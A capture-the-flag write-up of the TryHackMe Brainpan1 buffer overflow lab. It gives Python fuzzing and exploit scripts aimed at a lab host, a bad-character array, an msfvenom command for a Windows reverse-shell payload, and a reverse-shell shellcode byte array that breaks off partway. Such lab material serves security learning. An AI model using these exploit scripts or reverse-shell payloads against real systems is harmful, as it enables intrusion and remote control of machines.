TRYHACKME Brainpan1


Reverse engineer a Windows executable, find a buffer overflow and exploit it on a Linux machine.

In Buffer Overflow attack there is 6 step to exploit the buffer overflow attack

- ✓ **Spiking**
- ✓ **Fuzzing**
- ✓ **Finding offset**
- ✓ **Finding Bad chars**
- ✓ **Finding Right Module**
- ✓ **Generating shell code and root**

Let's discuss how to use this 6 step to exploit the buffer overflow vulnerable program

1. **Spiking:** Spiking generally refers to finding the vulnerable point or command into the exe file through which we try to detect the vulnerability but in this brainpan case we didn't need to do spiking so skip this step
2. **Fuzzing:** we need to fuzz the program by sending the n number of bytes through our python code to see if the program is actually vulnerable to the buffer overflow attack. In this case we successfully fuzz the program by sending N number of bytes and crash the program.




Here we successfully crash the program by sending the A character to the program and we also successfully change the EIP value which is good.

```
#!/usr/bin/python

import sys
from time import sleep
import socket

buffer = "A" * 1000

while True:
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("192.168.152.135", 9999))
                s.send((buffer))
                time.sleep(5)
                buffer = buffer + "A" * 1000
                s.close()
        except:
                print("Fuzzing crash at %s bytes", str(len(buffer)))
                sys.exit(0)

```

Here is my python code where I send the 1000 character of A to the vulnerable program and it crash.


3: Finding the Offset: Now the next step is to finding the offset. We can see the program get crash around by sending the 1000 number of byte. So next step is to find the offset for finding the offset I use the tool called pattern create by using the tool first I create the pattern and send to the program and if the program is crash then we use the EIP value to find the exact offset.




I use the too named as pattern_create.rb to create the pattern with length 1000 because our program get crash at 1000 number of bytes so I create that. Now we have to send this to the program.

```
#!/usr/bin/python

import sys
from time import sleep
import socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5A
e6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9An0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2
Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb
9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5B
g6Bg7Bg8Bg9Bh0Bh1Bh2B"


try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.152.135", 9999))
        s.send((offset))
        s.close()
except:
        print("Fuzzing crash at %s bytes", str(len(buffer)))
        sys.exit(0)

```

Here is the script that send the offset to the program.



By send the pattern we successfully crash the brainpan server but we also get the value of EIP which is 35724134 as show in this image. Now we can use the value to finding the exact offset for finding the exact match I use the tool called pattern_offset.rb so that we can get the exact match.




We can see the exact match is 524 which is great.

4: Finding Bad chars: Now the next step is to find the bad character because during the time of generating the shell code we avoid the badchars from our shell code and get shell without any error. For that we need to send the badchars to the program and see the dumps.


```
#!/usr/bin/python

import sys
from time import sleep
import socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 524 + "B" * 4 + badchars

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.152.135", 9999))
        s.send((shellcode))
        s.close()
except:
        print("[+] Something went wrong")
        sys.exit(0)
```


So in this program I use the badchars and send to the program here I doesn't include the /x00 because by default it is consider as badchars so we avoid it.




Here we can see the program is crash and also see that badchars which we have send so from here we can't see the badchars so the next step is to finding the right module.

5: Finding Right Module: Finding the right module means we have to finding the vulnerable point of the program where no memory protection is present in this BrainPan program. To finding the right module I use the script named as mona.





After finding the right module we need to break the program to check if the program break.



```
#!/usr/bin/python

import sys
from time import sleep
import socket



shellcode = "A" * 524 + "\xf3\x12\x17\x31"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.152.135", 9999))
        s.send((shellcode))
        s.close()
except:
        print("[+] Something went wrong")
        sys.exit(0)

```

Here I again send the byte to the right module and the program still crash now it's time to come to the finally step which is generating shellcode and getting root

6: Generating shell code and get Root: Generating the shell code I use msfvenom to generate shell code.

Syntax: msfvenom -p windows/shell_reverse_tcp LHOST=kali_ip LPORT=4444 EXITFUNC=thread -f c -a x86 –platform windows -b "\\x00''

-p = payload type which is windows/shell_reverse_tcp

LHOST = IP

LPORT= Incoming connection Port

EXITFUNC= Lighting the shellcode

-f = format of shellcode wheather it’s c or python


-a = architecture of the machine 32 bit or 64 bit

--platform= wheather it’s window or linux

-b = badcharater to ignore during generation of the shell code so that the shellcode run smoothly


```
shell = (
"\xdb\xdc\xd9\x74\x24\xf4\x5b\x33\xc9\xb1\x52\xb8\xbb\x1f\x28"
"\x43\x31\x43\x17\x83\xeb\xfc\x03\xf8\x0c\xca\xb6\x02\xda\x88"
"\x39\xfa\x1b\xed\xb0\x1f\x2a\x2d\xa6\x54\x1d\x9d\xac\x38\x92"
"\x56\xe0\xa8\x21\x1a\x2d\xdf\x82\x91\x0b\xee\x13\x89\x68\x71"
"\x90\xd0\xbc\x51\xa9\x1a\xb1\x90\xee\x47\x38\xc0\xa7\x0c\xef"
"\xf4\xcc\x59\x2c\x7f\x9e\x4c\x34\x9c\x57\x6e\x15\x33\xe3\x29"
"\xb5\xb2\x20\x42\xfc\xac\x25\x6f\xb6\x47\x9d\x1b\x49\x81\xef"
"\xe4\xe6\xec\xdf\x16\xf6\x29\xe7\xc8\x8d\x43\x1b\x74\x96\x90"
"\x61\xa2\x13\x02\xc1\x21\x83\xee\xf3\xe6\x52\x65\xff\x43\x10"
"\x21\x1c\x55\xf5\x5a\x18\xde\xf8\x8c\xa8\xa4\xde\x08\xf0\x7f"
"\x7e\x09\x5c\xd1\x7f\x49\x3f\x8e\x25\x02\xd2\xdb\x57\x49\xbb"
"\x28\x5a\x71\x3b\x27\xed\x02\x09\xe8\x45\x8c\x21\x61\x40\x4b"
"\x45\x58\x34\xc3\xb8\x63\x45\xca\x7e\x37\x15\x64\x56\x38\xfe"
"\x74\x57\xed\x51\x24\xf7\x5e\x12\x94\xb7\x0e\xfa\xfe\x37\x70"
"\x1a\x01\x92\x19\xb1\xf8\x75\xe6\xee\x9a\x08\x8e\xec\x9a\x05"
"\x13\x78\x7c\x4f\xbb\x2c\xd7\xf8\x22\x75\xa3\x99\xab\xa3\xce"
"\x9a\x20\x40\x2f\x54\xc1\x2d\x23\x01\x21\x78\x19\x84\x3e\x56"
